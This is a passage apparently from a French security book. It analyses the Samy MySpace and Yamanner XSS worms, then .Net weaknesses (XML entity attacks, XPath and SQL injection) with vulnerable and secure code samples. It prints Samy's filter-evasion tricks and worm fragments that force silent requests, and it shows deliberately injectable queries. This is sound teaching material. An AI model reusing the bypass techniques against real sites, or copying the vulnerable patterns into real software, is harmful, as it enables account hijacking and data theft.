Le premier obstacle à franchir était constitué par les restrictions sur le code HTML imposées par les filtres de saisie. En effet, MySpace contraignait les données entrées pour éviter l'exécution de tout code JavaScript mal intentionné. Ainsi, les mots `<script>`, `JavaScript <Href>` et bien d'autres y étaient interdits – mais ces contrôles s'appuyaient principalement sur des mots statiques comme *JavaScript*. L'insertion de passages à la ligne ou la conversion de certains caractères en d'autres codages (comme l'hexadécimal) évitaient ce premier écueil.

Voici la manière dont Samy a berné les filtres de saisie limitant les données saisies sur MySpace :

1. Le mot *JavaScript* étant filtré, Samy s'est contenté d'y insérer un passage à la ligne (`\n`), entre *java* et *script*. De cette manière, `JavaScript` devenait `java\nscript`, ce qui s'écrit comme suit :

   ```
   'java
   script'
   ```

   Ce passage à la ligne ne gênait nullement le navigateur, qui interprétait le tout comme *JavaScript*, ouvrant ainsi la voie à l'exécution de code JavaScript sur MySpace. Le ver Samy est passé de ceci :

   ```
   java\nscript:eval(document.all.mycode.expr)
   ```

   à ceci :

   ```
   java
   script:eval(document.all.mycode.expr)
   ```

2. MySpace filtrait également les apostrophes doubles (`"`"`), nécessaires elles aussi au ver. Toutes les apostrophes étaient échappées par les filtrages de MySpace, mais Samy a pu employer JavaScript pour les retrouver à partir du codage décimal de leur valeur ASCII (`CharCode(34)`), contournant une nouvelle fois les barrières mises en place par le site :

   ```
   ('double quote: ' + String.fromCharCode(34))
   ```

3. Autre mot bloqué par MySpace : *innerHTML*, nécessaire à Samy pour publier du code sur le profil de l'utilisateur visitant actuellement la page. Pour contourner ce filtre, Samy recourt à la fonction d'évaluation `eval()`. Le code suivant affichera ainsi le nombre `1108` :

   ```
   alert(eval("a=1100; b=108; (a+b); "));
   ```

   La même méthode permettra encore de concaténer plusieurs chaînes pour tromper les mécanismes de détection. C'est ainsi que Samy accola les mots *inne* et *rHTML*, comme le montre cet extrait de son code :

   ```
   alert(eval('document.body.inne' + 'rHTML'));
   ```

4. Le mot *onreadystatechange*, lui aussi filtré par MySpace, permettait à Samy d'employer `XMLHttpRequest` pour s'assurer que le navigateur de l'utilisateur émette les requêtes HTTP `GET` et `POST`. À nouveau, Samy s'en est sorti avec la fonction `eval()`, comme on le voit ci-après.

   ```
   eval('xmlhttp.onread' + 'ystatechange = callback');
   ```

S'appuyant sur ces actions de contournement du filtrage, Samy a pu exécuter sur MySpace les actions malveillantes suivantes :

- exécuter du code JavaScript ;
- employer des apostrophes doubles en convertissant des nombres décimaux en caractères ASCII ;
- créer `innerHTML` avec `eval()`, pour pouvoir publier du code sur le profil d'un utilisateur ;
- toujours avec `eval()`, fabriquer `onreadystatechange`, de manière à ce que le navigateur de l'utilisateur puisse émettre des requêtes HTTP `GET` et `POST` avec XHR.

Après que Samy a contourné ces filtres de saisie pour pouvoir exécuter le cœur de son attaque en JavaScript, comment s'y est-il pris ? L'une des raisons de son succès s'explique par le fait que `XMLHttpRequest` peut réaliser des requêtes `GET` et `POST` au nom de l'utilisateur et de manière silencieuse. Autre obstacle à effacer : obliger le navigateur à exécuter de nombreuses requêtes `GET` et `POST`, explorer les pages source à la recherche de certaines valeurs et réaliser d'autres actions hostiles au nom de l'utilisateur actuellement connecté. Ces dernières furent principalement réalisées en XHR. Les étapes suivantes montrent comment Samy a pu procéder.

1. Samy devait obliger le navigateur d'un utilisateur à émettre des `GET` pour prendre connaissance de l'état actuel de sa liste de héros. Pour cela, il s'est reposé sur `XMLHttpRequest`, grâce au contournement de filtre numéro 4 mentionné plus haut.

Cet extrait de code lui permettait d'imposer l'émission de requêtes `GET` au navigateur :

```
function
      getData(AU){
      M=getFromURL(AU,'friendID');
      L=getFromURL(AU,'Mytoken')
      }
```

2. Pour découvrir le jeton *friendID* du visiteur de la page, Samy devait en explorer le code source. C'est encore la fonction `eval()` qui est venue à la rescousse, permettant à Samy de trouver la valeur recherchée et de la stocker pour plus tard :

```
var index = html.indexOf('frien' + 'dID');
```

3. Suite à ces requêtes `GET` et à ces recherches, Samy a pu découvrir une liste d'amis, mais il lui fallait encore réaliser une requête `POST` pour obliger l'utilisateur à incorporer Samy dans sa liste d'amis (et de héros). Cette action fut assurée par un `POST` en `XMLHttpRequest`, encore une fois grâce au contournement de filtre numéro 4. D'autre part, la technique XHR interdisait l'émission de `POST`, pour le profil *profil*, sur la machine `profile.myspace.com`, car elle relevait d'un domaine différent. Cependant, tout profil hébergé ici était également accessible à l'adresse `www.myspace.com/`*`profil`* (où *profil* représente le nom de l'utilisateur concerné). Samy a simplement opéré la substitution avant d'émettre sa requête, en procédant comme suit :

```
var
M=AS['friendID'];
if(location.hostname=='profile.myspace.com'){
  document.location='http://www.myspace.com'
    +location.pathname+location.search
}
else{
  if(!M){
  getData(g())
 }
}
```

En suivant ces étapes, Samy a pu exécuter sur MySpace les fonctions JavaScript malveillantes suivantes :

- obliger le navigateur de l'utilisateur à émettre des requêtes `GET` par `XMLHttp Request` ;
- inspecter le code source de la page actuelle du visiteur ;
- forcer le navigateur de l'utilisateur à émettre des requêtes `POST` par `XMLHttp Request`.

Ces possibilités, associées aux astuces de contournement des filtres des données en entrée, donnaient pratiquement carte blanche à Samy pour réaliser ce qu'il voulait en

JavaScript et en AJAX (`XMLHttpRequest`) dès lors qu'un utilisateur visitait sa page de profil MySpace. Il ne lui restait plus qu'à assurer le chargement du ver ; ce sont les étapes suivantes qui font le lien entre la publication du programme et sa propagation :

1. Placer du JavaScript hostile sur une page MySpace. Dès qu'un utilisateur la visite, tout le code malveillant est exécuté par son navigateur, ce qui implique notamment l'émission par celui-ci de requêtes HTTP `GET` et `POST`.
2. Le programme ajoute Samy à la liste des amis de la victime, en faisant pour cela appel à XHR et à quelques requêtes `GET` et `POST`. Il récupère aussi la liste des héros mentionnée sur le profil pour y ajouter à la fin *but most of all, samy is my hero*[1].
3. C'est la propagation spontanée de Samy qui le classe dans la catégorie des vers (par opposition à celle des chevaux de Troie). Cette propriété est assurée par l'insertion du code hostile dans la section de héros de la victime.
4. Après cette infection, Samy était incorporé à la liste d'amis. Le piège était en place pour les prochains visiteurs de tous les nouveaux profils infectés, repérant les étapes 2 à 4 jusqu'à ce que MySpace soit contraint de fermer le site pour en éradiquer le ver.

Ver Yamanner

C'est aussi du code JavaScript malveillant qui provoqua une attaque de virus affectant des utilisateurs du service *Yahoo ! Mail* en juin 2006. Le virus *New Graphic Site*, ou encore "*this is a test*", a exploité une faiblesse du site à l'aide de `XMLHttpRequest`. Le trou de sécurité permettait à des scripts embarqués dans du code HTML d'être exécutés dans le navigateur d'un utilisateur (au lieu d'y être bloqués). À la différence d'autres vers fonctionnant par courrier électronique, aucune pièce jointe n'était nécessaire ; le code JavaScript malveillant se suffisait à lui-même. Si un utilisateur de Yahoo ! cliquait sur un courriel infecté, le ver profitait immédiatement du point faible trouvé dans le système, permettait à l'agresseur de prendre connaissance de tous les dossiers personnels de la victime, en extrayait tous les comptes dont les adresses se terminaient en `@yahoo.com` ou `@yahoogroups.com`, et se répandait en leur envoyant le message malveillant. Toutes les informations collectées étaient alors transmises à un serveur distant sur l'Internet, probablement contrôlé par l'agresseur. Finalement, le vers renvoyait l'utilisateur sur **http://www.av3.net/index.htm**.

La faille de sécurité de *Yahoo ! Mail* mise à jour par le ver Yamanner rappelait celle exploitée par le ver Samy : la possibilité d'écrire du HTML à l'aide d'un script embarqué. À l'aide de XMLHttpRequest, Yamanner a su obliger le navigateur à exécuter des

1. N.D.T. : "mais par dessus tout, c'est Samy mon héros."

actions au nom de l'utilisateur actuellement connecté. Une fois la requête XHR rendue possible par le trou de sécurité de Yahoo !, le script a pu réaliser toutes les actions décrites au paragraphe précédent. Heureusement pour les utilisateurs de *Yahoo ! Mail*, ce ver ne s'en prenait pas à leur système d'exploitation – ce qui aurait pu produire des résultats bien plus graves. Yamanner a compromis et détourné certaines informations des dossiers personnels chez les utilisateurs infectés, posant des soucis de violation de vie privée. Contrairement aux données système, faciles à reconstruire, les informations stockées dans un compte de courrier électronique sont plus difficiles à retrouver.

Résumé

JavaScript et AJAX ne constituent plus des technologies web anodines. Les attaques comme XSS, traditionnellement réservées au détournement de cookies de session, sont désormais associées à des outils publiquement disponibles, tels que les mandataires (*proxies*) XSS. Une fois chargés, ceux-ci donnent à l'agresseur le contrôle total du navigateur de la victime, lequel peut prendre note de toutes les frappes de touche de celle-ci ou obtenir une copie de son tampon de copier-coller (presse-papiers). D'autre part, ces mandataires permettent de contourner les mesures de sécurité prises par un site web, comme les restrictions sur les adresses IP. Associé à ces outils XSS sophistiqués, du code JavaScript malveillant permet aux agresseurs de lancer des attaques contre le réseau interne d'une victime ou de compromettre certaines de ses informations personnelles – comme son historique de navigation.

La technologie AJAX, qui rend la vie des utilisateurs du Web plus agréable, peut aussi se retourner contre eux. Les vers AJAX, comme Samy et Yamanner, ainsi que certaines fonctions puissantes, comme `XMLHttpRequest`, donnent aux attaquants un nouveau terrain de jeu pour manipuler les internautes à leur insu et sans leur permission. À l'heure où de plus en plus de tâches quotidiennes, auparavant réalisées sur des ordinateurs de bureau, migrent sous la forme d'applications web exécutées dans un navigateur, les risques posés par les codes AJAX malveillants augmentent en proportion.

5

Sécurité de .Net

Microsoft a développé la plate-forme .Net pour concurrencer le langage Java et son kit de développement logiciel (*Software Development Kit* ou SDK) de Sun Microsystems. Le framework .Net propose aux développeurs un environnement contrôlé se chargeant de la gestion de la mémoire et de la durée de vie des objets, afin de développer des applications web, serveur ou clientes. Ce framework prend en charge de nombreux langages (parmi lesquels C#, Visual Basic.Net et Managed C++[1]), la plate-forme applicative web ASP.Net et de riches bibliothèques de classes.

Le code écrit dans un langage de .Net n'est pas directement exécuté sur la machine, mais par un environnement d'exécition, composant de machine virtuelle, appelé *Common Language Runtime* (CLR). Ce dernier fournit des fonctions de gestion de la mémoire et des objets en masquant la plate-forme sous-jacente. Cette couche d'abstraction permet au code .Net de fonctionner sur de nombreux systèmes d'exploitation et architectures de processeurs en évitant des failles comme les dépassements de tampons, d'entiers ou encore les trous de sécurité posés par les chaînes de format, généralement associées à une mauvaise gestion de la mémoire.

On qualifie généralement de géré (*managed*) le code s'appuyant sur le CLR ; le code traditionnel, fonctionnant en dehors de ce système, est dit "natif". En effet, ces deux catégories de code s'exécutent respectivement dans un environnement contrôlé ou directement sur le processeur de la machine. Actuellement, Microsoft fournit une implémentation de CLR pour Windows et Windows CE, mais la communauté du logiciel libre en propose également une version appelée Mono. Cette dernière, véritablement indépendante de la plate-forme, est disponible sur plusieurs systèmes d'exploitation et notamment sur GNU/Linux, Mac OS X et FreeBSD. De cette manière, certaines applications .Net peuvent y être portées.

1. N.D.T. : "C++ géré".

À l'heure où nous écrivons ces lignes, la dernière version du framework .Net porte le numéro 3.0 – il s'agit de sa quatrième mouture, correspondant à la troisième version du CLR. Elle prend la suite de .Net 1.0, 1.1 (qui ne représentait qu'une évolution mineure) et 2.0 – lequel introduisait de nouvelles et significatives fonctionnalités du langage et une bibliothèque de classes plus développée). La mouture 2.0 a notamment apporté la prise en charge de types génériques, annulables (*nullable types*, c'est-à-dire susceptibles de recevoir la valeur `NULL`), de méthodes anonymes et d'itérateurs. D'autre part, le framework .Net propose désormais aux développeurs de nouvelles fonctionnalités de sécurité applicatives. Dans sa version 3.0, .Net n'a pas enrichi le langage (de fait, le CLR en est resté à la version 2.0), mais a développé les bibliothèques principales de classes en incorporant la pile de messagerie *Windows Communication Foundation* (WCF), Infocard (moteur de gestion des flux appelé *Windows Workflow Foundation* (WWF) et de nouvelles interfaces de programmation (API, pour *Application Programming Interface*) utilisateur dans *Windows Presentation Foundation* (WPF). Les nouvelles API du framework .Net 3.0 furent développées et sorties de concert avec Windows Vista, mais elles sont également disponibles pour des versions antérieures de ce système d'exploitation, telles que Windows XP.

Depuis son apparition, l'adoption de .Net a énormément progressé ; il constitue désormais un choix classique pour les développeurs d'applications web. Ce chapitre se penche sur la plate-forme applicative ASP.Net et décrit certaines des fonctionnalités de sécurité qu'elle propose aux développeurs. En particulier, nous évoquerons certaines attaques classiques du Web 2.0 et la manière dont elles se manifestent dans .Net. Nous traiterons du framework .Net et du CLR dans leur version 2.0, car il s'agit des plus répandus, d'autre part, les éléments principaux du langage et des bibliothèques n'ont pas évolué entre les versions 2.0 et 3.0. Cette présentation suppose que le lecteur connaît un minimum le vocabulaire et les concepts de .Net. Pour creuser le sujet, rendez-vous sur le réseau pour développeurs de Microsoft (*Microsoft Developer Network* ou MSDN) à l'adresse **http://msdn.microsoft.com/fr-fr/default.aspx**.

Lorsque l'on examine des applications du framework .Net, les problèmes de sécurité les plus susceptibles d'apparaître sont liés à une mauvaise utilisation des API et à une algorithmique défaillante. Les dépassements de tampons et autres attaques classiques ciblant les codes natifs sont peu probables dans l'environnement contrôlé de .Net. Cette facilité d'emploi et la possibilité d'écrire rapidement du code incitent les développeurs à prêter moins d'attention à la programmation. Les agresseurs exploitent cette facilité d'emploi en apprenant à connaître le framework .Net et la manière dont les API et la plate-forme sont souvent mal employées.

Attaques génériques contre le framework

Le *reversing*, les attaques XML et SQL menacent le framework .Net, que l'application concernée relève ou non d'ASP.Net.

Reversing du framework .Net

Lorsque l'on compile du code .Net écrit dans un langage du CLR tel que C#, il n'est pas directement transformé en *assemblage* de *bytecode* natif, prêt pour exécution sur le système d'exploitation. Le compilateur produit un *bytecode* intermédiaire, au format *Microsoft Intermediate Language* (MSIL). Ce dernier rappelle le langage d'assemblage x86 classique, à ceci près qu'il dispose d'un jeu d'instructions bien plus riche, incluant notamment des concepts de haut niveau comme les objets et les types. À l'aide de ce langage intermédiaire, le CLR peut contrôler plus efficacement l'environnement de fonctionnement du programme, ce qui autorise la gestion des tampons et objets déjà mentionnée.

Quand le CLR débute l'exécution d'un assemblage de MSIL, il réalise une compilation *juste-à-temps* (*Just-in-Time* ou JIT, on parle aussi de *compilation à la volée*) pour transformer le MSIL en code natif au système actuel. Sur une machine x86, il s'agira par exemple de *bytecode* x86 natif (*assembleur*). Cette étape de JIT ralentit la première exécution du programme, mais améliore ses performances par la suite.

En plus des instructions exécutables, les assemblages MSIL embarquent de grandes quantités de méta-données décrivant les types et les objets qu'ils renferment. À l'aide d'outils librement disponibles, il est facile d'inspecter ces structures pour établir un catalogue complet du code de l'application. La majorité des éléments présentés dans ce chapitre furent rassemblés par la lecture de documentation, l'expérimentation sur des échantillons de code et l'emploi d'un décompilateur .Net afin d'examiner les détails du framework et de comprendre ce qui s'y déroulait vraiment.

Le décompilateur généralement recommandé pour .Net, *.Net Reflector*, est librement disponible à l'adresse **www.aisto.com/roeder/dotnet/**. Ce produit transforme les assemblages MSIL en le langage .Net de votre choix. Gardez l'existence de cet outil à l'esprit lorsque vous rechercherez, dans le framework .Net, de nouvelles faiblesses ou constructions susceptibles de poser des problèmes de sécurité. En tant que développeur, souvenez-vous qu'il est facile de traduire le code .Net MSIL sous une forme proche du code source de l'application. Il est donc important de ne pas tenter de maquiller ou cacher des données sensibles dans les assemblages, car un agresseur consciencieux saura presque toujours les y découvrir.

Pour illustrer la puissance de la décompilation, les exemples reproduits ci-après présentent le code source C# original pour une application élémentaire de type *Hello Word*, et

la sortie décompilée produite par *.Net Reflector* à partir de l'assemblage compilé, et sans disposer du code source original.

Version C# :

```
static void Main(string[] args)
{
    int leNombreDeux = 2;
    int leNombreTrois = 3;
    string chaineDeFormat = "Bonjour le monde, le numéro magique est {0}";

    Console.WriteLine(chaineDeFormat, leNombreDeux + leNombreTrois);
    Environment.Exit(0);
}
```

Et voici la version décompilée produite par *.Net Reflector* :

```
private static void Main(string[] args)
{
    int num = 2;
    int num2 = 3;
    string format = "Bonjour le monde, le numéro magique est {0}";
    Console.WriteLine(format, num + num2);
    Environment.Exit(0);
}
```

Même sans disposer d'aucun accès au code source original, *.Net Reflector* a donc réussi à produire un programme quasiment identique ! Seuls les identifiants (noms de variables), absents du MSIL, changent. Pour les traiter, *.Net Reflector* attribue des noms en se fondant sur le type des objets et leur ordre de création. Puisse cet exemple vous faire prendre conscience de l'efficacité de la décompilation en matière d'analyse des applications .Net sans accès à leur code source. Pour réduire l'efficacité de l'inversion .Net, plusieurs produits d'obfuscation ont vu le jour. Ils gênent l'analyse en modifiant les noms des variables et des classes. Malheureusement, ils ne feront que ralentir un agresseur motivé, sans vraiment l'empêcher de parvenir à ses fins.

Attaques XML

Les bibliothèques de classes du framework .Net prennent en charge XML de manière totale et native, à travers l'espace de noms `System.Xml`. Dans ce cadre, il est donc facile d'écrire des applications consommant ou produisant du XML, appliquant des transformations XSLT (*Extensible Stylesheet Language Transformations*) ou des validations de schémas XSD (*XML Schema Definition*) ou employant des services web s'appuyant sur XML. Malheureusement, nombreuses sont les classes XML originales vulnérables à des agressions communes, telles que celles des références d'entités externes (ou XXE, évoquées au Chapitre 1) ou les milliards d'attaques élémentaires. Bien des failles ont certes été colmatées dans les nouvelles classes de .Net 2.0, mais les classes XML principales n'ont pas bougé pour ne pas compromettre la rétrocompatibilité. Cette attention

de Microsoft pour la compatibilité descendante signifie qu'il est facile aux développeurs de commettre des erreurs en manipulant du XML issu de sources douteuses. Un agresseur doué saura exploiter ces problèmes à chaque fois que XML et .Net seront associés.

L'une des méthodes les plus classiques pour manipuler du code XML dans le framework .Net consiste à s'appuyer sur les classes `System.XmlDocument`. Elles lisent du XML qu'elles transforment en représentation interne du document, appelée DOM (*Document Object Model* , *modèle objet de document*). Le DOM facilite la manipulation du document par les développeurs, qu'il s'agisse d'y mener des requêtes XPath ou d'y naviguer de manière hiérarchique. Malheureusement, les méthodes par lesquelles ces classes chargent le document prévoient des réglages par défaut non sécurisés ; elles sont donc vulnérables aux agressions par entités externes ou développement d'entités.

Rendre le serveur d'application indisponible lors de l'analyse syntaxique du XML

Popularité :	4
Simplicité :	8
Impact :	6
Évaluation du risque :	**6**

Penchons-nous sur les fonctions de l'exemple suivant, lequel crée un DOM à partir du code XML fourni par l'utilisateur sous forme de fichier ou de chaîne. C'est un cas de figure fréquent dans les applications web traitant des données issues des utilisateurs et s'appuyant sur XML pour sérialiser leur état.

```
/// <summary>
 /// Charge du code XML depuis un fichier, renvoie le XmlDocument chargé.
 /// </summary>
 /// <param name="xmlFile">URI du fichier renfermant le code XML</param>
 /// <returns>Objet XmlDocument chargé</returns>
 public XmlDocument InSecureXmlFileLoad(string xmlFile)
 {
     XmlDocument xmlDocument = new XmlDocument();
     xmlDocument.Load(xmlFile);
     return xmlDocument;
 }

 /// <summary>
 /// Charge du code XML depuis une chaîne.
 /// </summary>
 /// <param name="serializedXml">XML sérialisé sous forme de chaîne</param>
```

```
/// <returns>Objet XmlDocument chargé</returns>
public XmlDocument InsecureXmlStringLoad(string serializedXml)
{
    XmlDocument xmlDocument = new XmlDocument();
    // En coulisses .Net crée un objet XmlTextReader non sécurisé
    xmlDocument.LoadXml(serializedXml);
    return xmlDocument;
}
```

Si ce type de code analysait des données fournies par un agresseur dans un serveur applicatif, il serait facile à ce dernier de mettre l'application à genoux. À partir de la version 2.0 du framework .Net, l'espace de noms `System.Xml` dispose d'une classe `XmlReader` désactivant par défaut le traitement des définitions de type de documents (*Document Type Definitions* ou DTD). Il sera bien plus robuste d'employer cette classe lors du chargement de code XML dans un objet `XmlDocument`.

Configuration des classes de chargement de XML pour qu'elles chargent le code XML de manière sûre

Voici quelques exemples sécurisés produisant un objet `XmlDocument` à partir d'un fichier ou d'une chaîne. On remarquera que le réglage `ProhibitDtd` (interdire la DTD) reçoit explicitement la valeur vraie `True` quand bien même celle-ci constitue déjà la valeur par défaut de la classe `XmlReader`. Cette précaution importante permet de se prémunir de la situation où Microsoft déciderait de modifier les valeurs par défaut dans les futures versions du framework .Net.

```
/// <summary>
/// Crée un objet XmlDocument à partir d'un fichier en évitant
/// les attaques XML connues.
/// </summary>
/// <param name="xmlFile">URI du fichier renfermant le code XML</param>
/// <returns>Objet XmlDocument chargé</returns>
public XmlDocument SecureXmlFileLoad(string xmlFile)
{
    XmlDocument xmlDocument = new XmlDocument();
    XmlReaderSettings readerSettings = new XmlReaderSettings();
    readerSettings.ProhibitDtd = true; // Évite le développement
d'entités
    readerSettings.XmlResolver = null; // Évite les références externes
    readerSettings.IgnoreProcessingInstructions = true;
    XmlReader xmlReader = XmlReader.Create(xmlFile, readerSettings);
    xmlDocument.Load(xmlReader);
    return xmlDocument;
}

/// <summary>
/// Crée un objet XmlDocument à partir d'une chaîne renfermant du
/// code XML sérialisé, en évitant les attaques XML connues.
/// </summary>
/// <param name="serializedXml">XML sérialisé sous forme de chaîne</param>
```

```
/// <returns>Objet XmlDocument chargé</returns>
public XmlDocument SecureXmlStringLoad(string serializedXml)
{
    XmlDocument xmlDocument = new XmlDocument();
    XmlReaderSettings readerSettings = new XmlReaderSettings();
    readerSettings.XmlResolver = null; // Évite les références externes
    readerSettings.IgnoreProcessingInstructions = true;

    // Il faut créer un objet StringReader pour envelopper la chaîne
    XmlReader xmlReader =
     XmlReader.Create(new StringReader(serializedXml), readerSettings);
    xmlDocument.Load(xmlReader);
    return xmlDocument;
}
```

Manipulation du comportement de l'application par injection de XPath

XPath est un langage de requêtes permettant aux développeurs de choisir dans un document XML des éléments correspondant à des critères précis. Le framework .Net l'intègre à la classe `XmlDocument` à travers les méthodes `SelectNodes` et `SelectSingleNode`, qui appliquent une requête XPath au DOM de l'objet `XmlDocument`.

Injection de XPath dans .Net

Popularité :	4
Simplicité :	6
Impact :	6
Évaluation du risque :	**6**

Une faille de sécurité classique survient quand les développeurs insèrent des données fournies par un agresseur dans des instructions de requêtes XPath, modifiant ainsi la requête réellement exécutée par le système. Dans bien des cas, cela révèle des informations sensibles et peut même mener à un accès non autorisé sur le système. Malheureusement, le framework .Net ne fournit aucun mécanisme d'échappement des informations avant leur insertion dans les instructions XPath. Les tests de sécurité ciblant .Net devraient donc tenter des injections XPath contre les applications, puisqu'aucune solution d'évitement n'est proposée. Vous trouverez un mécanisme d'injection de XPath au Chapitre 1, dans la présentation de l'outil *SecurityQA Toolbar*.

Échappement des données avant de les inclure dans des requêtes XPath

Pour éviter les attaques XPath dans .Net, il faut savoir si l'instruction concernée délimite ses chaînes à l'aide d'apostrophes simples ou doubles. En cas d'erreur d'échappement, il existe un grand risque de failles de sécurité. Gardez cela à l'esprit lorsque vous

développerez des applications .Net employant XPath comme méthode d'accès aux données.

Microsoft a fortement promu la technologie XML, employée largement dans l'ensemble du framework .Net. Par conséquent, toute inspection d'applications XML est susceptible de dévoiler des faiblesses dans la manipulation de ce format. Les avantages proposés par le framework .Net aux développeurs se retournent facilement en faveur d'un agresseur consciencieux.

Injection SQL

Les vulnérabilités de .Net en matière d'injection SQL constituent un véritable danger dont les développeurs ne sont pas toujours conscients. Nombreux sont ceux qui pensent – à tort – que le recours à du code géré les affranchira de cet écueil. Comme pour la majorité des bibliothèques d'accès à des données, le framework .Net propose des fonctionnalités permettant de réduire les risques. Il relève toutefois de la responsabilité des développeurs d'employer correctement ces outils pour sécuriser leurs applications.

Les fonctionnalités SQL de .Net sont réunies sous l'espace de noms `System.Data.SqlClient`, dans des classes comme `SqlConnection` et `SqlCommand`. Pour interagir avec une base de données, les développeurs créent un objet `SqlConnecton`, se connectent à la base, puis exécutent leurs requêtes à travers `SqlCommands`, comme dans cet exemple :

```
// Se connecte à la base de données Northwind locale avec
// l'identité Windows de l'utilisateur actuel.
string connectionString =
    "Server=localhost;Database=AdventureWorks;Integrated Security=SSPI";
SqlConnection sqlConn = new SqlConnection(connectionString);
sqlConn.Open();

SqlCommand sqlCommand = sqlConn.CreateCommand();
sqlCommand.CommandType = CommandType.Text;
sqlCommand.CommandText =
      "SELECT * FROM Contact WHERE FirstName='" + firstName + "'";
sqlCommand.ExecuteReader();
```

Ce code se connectera à l'exemple de base de données `AdventureWorks` proposée avec le logiciel Microsoft SQL Server 2005, pour y exécuter une requête de sélection dans le but de rapatrier les informations relatives au contact précisé. On remarquera la construction de la requête par concaténation d'une saisie utilisateur (la chaîne `firstName`, représentant le prénom) avec le reste de la chaîne de requête. Voilà un exemple, dans une application .Net, d'une faille classique par injection SQL. Si un agresseur propose une chaîne composée d'une apostrophe simple suivie d'autres éléments de requête, la base

de données ne pourra pas distinguer l'intention originale du développeur de la demande mal intentionnée.

Injection SQL par inclusion directe de données utilisateur lors de la construction d'un objet `SqlCommand`

Popularité :	8
Simplicité :	6
Impact :	9
Évaluation du risque :	**9**

L'échantillon de code qui suit interroge la base de données au sujet d'un enregistrement utilisateur précis :

```
string query = "SELECT * FROM Users WHERE name='" + userName + "'";
SqlConnection conn = new SqlConnection(connectionString);
conn.Open();
SqlCommand sqlCommand = conn.CreateCommand();
sqlCommand.CommandText = query;
SqlDataReader reader = sqlCommand.ExecuteReader();
/* Ici, on traite les résultats */
```

Ce programme est vulnérable à une attaque par injection SQL car il exécute directement une requête créée à l'aide de données fournies par l'utilisateur. On soulignera l'emploi des objets `SqlCommand` et `SqlConnection`, sur lesquels nous reviendrons jusqu'à la fin du chapitre. Un objet `SqlConnection` crée une connexion sur une base de données, tandis qu'un objet `SqlCommand` représente une commande précise à exécuter dans le système de gestion de la base de données (*DataBase Management System* ou DBMS). On remarquera également qu'un agresseur pourra insérer plusieurs commandes dans la requête en séparant chacune d'entre elles par l'opérateur point-virgule (`";"`).

Séparation des données fournies par l'utilisateur du reste des requêtes avec la classe `SqlParameter`

Heureusement, ces bogues sont faciles à éviter dans le cadre de .Net. Les classes `SqlParameter` permettent d'insérer des données dans les requêtes SQL sans recourir à une concaténation directe de chaînes. Son emploi permettra aux classes .Net de séparer les données utilisateur du texte de la requête et de s'assurer que les données de l'agresseur ne pourront pas modifier les requêtes imaginées par le programmeur. Ces classes prennent en charge les procédures stockées ainsi que les requêtes standard rédigées sous forme de texte, telles que l'instruction `SELECT` donnée dans l'exemple ci-dessus.

Pour associer un objet `SqlParameter` à une requête textuelle, on pourra indiquer les variables de requête en plaçant celles-ci dans le corps de celle-ci, avant de doter l'objet

`SqlCommand` des objets `SqlParameter` appropriés. Les variables sont signalées dans les requêtes par la notation *@NomDeParametre*, où *NomDeParametre* porte le nom d'un objet `SqlParameter` que l'on fournira à l'objet `SqlCommand`. Le recours à des requêtes paramétrées produit certains effets de bord bénéfiques : parfois les requêtes répétées s'exécuteront plus rapidement ; d'autre part, elles peuvent faciliter la lecture et l'audit du code.

Réécrit pour faire appel à des objets `SqlParameter`, l'exemple précédent se présenterait comme suit :

```
SqlCommand sqlCommand = sqlConn.CreateCommand();
sqlCommand.CommandType = CommandType.Text;
sqlCommand.CommandText = "SELECT * FROM Contact WHERE
FirstName=@FirstName";
SqlParameter nameParam = new SqlParameter("@FirstName", firstName);
nameParam.SqlDbType = SqlDbType.Text;
sqlCommand.Parameters.Add(nameParam);
```

Un examen attentif montre que la requête a changé ; elle emploie désormais un objet `SqlParameter` pour préciser la valeur de la colonne de prénom `FirstName` dans la clause `WHERE`. On peut désormais exécuter cette requête en toute sécurité, sans se soucier de données issues de l'utilisateur et susceptibles d'attaquer la base de données.

On peut recourir à la même stratégie de protection lors de l'appel de procédures stockées. Pour éviter de préciser une longue chaîne de requête telle que *exec sp_ma_procedure_stockee @param1, @param2*, modifiez la propriété `CommandType` de l'objet `SqlCommand` pour lui attribuer la valeur `CommandType.StoredProcedure`. De cette manière, le framework .Net comprendra que le développeur souhaite appeler une procédure stockée et assemblera la requête de manière appropriée.

Les agresseurs disposent de certains avantages lorsqu'ils tentent de réaliser des attaques par injection de SQL contre des applications ASP.Net. Tout d'abord, la grande majorité de ces dernières, déployées dans des environnements Microsoft, s'appuient sur la base de données Microsoft SQL Server. Un agresseur gagnera un précieux temps de reconnaissance en partant du principe qu'il se trouve en présence de ce produit et en retenant les attaques appropriées. D'autre part, ASP.Net représente la plate-forme web la plus répandue du framework .Net. Forts de ces connaissances, les agresseurs pourront tenter de compromettre les applications en partant des manières les plus probables dont les requêtes seront susceptibles d'être assemblées en *backend* . Il suffit parfois de peu d'informations pour trouver la manière d'exploiter une vulnérabilité par injection SQL donnée.

Ainsi, une attaque fréquente contre les versions de Microsoft SQL Server sorties avant 2005 appelait la procédure stockée `xp cmdshell`, de sinistre réputation, dans l'espoir que l'application web disposait de hauts privilèges vis-à-vis de la base de données. Cette agression, propre à ce produit, ne donnera rien sur les autres installations de DBMS.

Lors du sondage par divers tests d'une nouvelle application .Net, on commencera par rechercher les endroits où les développeurs mettent en place la propriété `CommandText` sur les objets `SqlCommand`. Pour énumérer ces appels, il suffit souvent de rechercher les chaînes `CommandText` ou `CommandType.Text` et de décider au cas par cas si les programmeurs ont correctement paramétré les requêtes SQL.

Souvenez-vous que pour bénéficier des avantages offerts par les fonctions SQL sécurisées, il faut les employer. En tant qu'agresseur, soyez attentif et rendez-vous aux endroits où les développeurs ont fait preuve d'incompétence ou de paresse dans leur utilisation de SQL.

Injection de données arbitraires et ASP.Net

Le framework ASP.Net propose plusieurs méthodes pour protéger les applications web des attaques par injection de données arbitraires (*Cross-Site Scripting* ou XSS). Ces mécanismes, certes utiles pour combler ce type de faiblesses, ne sont pas infaillibles et pourront donner aux développeurs une impression erronée de sécurité. Dans cette section, nous passons en revue les protections XSS du framework ASP.Net en signalant les cas principaux de mauvaises utilisations de ces dernières.

Validation des saisies

L'un des premiers fronts de défense d'une application ASP.Net consiste à déployer des validateurs de données saisies en entrée. Appliqués sur les champs de saisie, ces objets s'assureront que les valeurs proposées sont correctes. Ces contrôles réaliseront une validation côté client comme côté serveur. Le framework .Net dispose de plusieurs classes de validation :

- **`RequiredFieldValidator`**. S'assure qu'un utilisateur a saisi quelque chose dans le contrôle d'entrée associé.
- **`RegularExpressionValidator`**. Confronte la chaîne proposée par l'utilisateur à une expression régulière fournie par le développeur.
- **`CompareValidator`**. Compare les valeurs saisies par l'utilisateur à des données situées dans un autre contrôle ou à une valeur constante fournie par le développeur.
